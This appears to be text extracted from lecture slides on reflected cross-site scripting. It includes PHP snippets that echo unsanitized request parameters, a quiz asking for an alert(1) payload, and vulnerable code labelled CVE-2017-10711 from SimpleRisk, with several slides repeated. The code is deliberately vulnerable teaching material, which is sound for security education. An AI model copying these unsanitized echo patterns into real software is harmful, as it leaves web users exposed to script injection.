


attacker.com  
web server




search.com  
(vulnerable web app)

# Reflected XSS Attacks – Scenario






# Reflected XSS Attacks – Scenario





# Reflected XSS Attacks – Scenario



# Reflected XSS Attacks



- Most frequently occurs in search fields
  - `echo '<input type="text" name="searchword" value="" . $_REQUEST["searchword"] . ">';`
- Custom 404 pages
  - `echo 'The URL ' . $_SERVER['REQUEST_URI'] . ' could not be found';`



# Example: Exploiting Reflected XSS

```
<?php
  echo "<img src='avatar.com/img.php?user=' . $_GET[\"user\"] . \"'>\";
?>
```

Quiz!

Let's assume that the target website URL is <http://example.org> and the attacker ultimately want to execute the JS code `alert(1)`

What is the attack payload?

# CVE-2017-10711, SimpleRisk

```
<?PHP
$username = $_POST['user'];
if(isset($username)){
    echo "<tr><td width=\"20%\"> .
        $escaper->escapeHtml($lang['username']) .
        “:&nbsp;</td><td width=\"80%\"><input class=\"input-
        medium\" name=\"user\" value=\"{$username}\"
        id=\"user\" type=\"text\"
        /></td></tr>\n”;
}
?>
```

# CVE-2017-10711, SimpleRisk

```
<?PHP
```

```
$username = $_POST['user'];
```

```
if(isset($username)){
```

```
    echo "<tr><td width=\"20%\">
```

```
        $escaper->escapeHtml($lang['username']) .
```

```
        "&nbsp;</td><td width=\"80%\"><input class=\"input-  
medium\" name=\"user\" value=\"{ $username }\"
```

```
id=\"user\" type=\"text\"
```

```
/></td></tr>\n";
```

```
}
```

```
?>
```

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

# XSS Type (IMPORTANT!!)

---



- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS



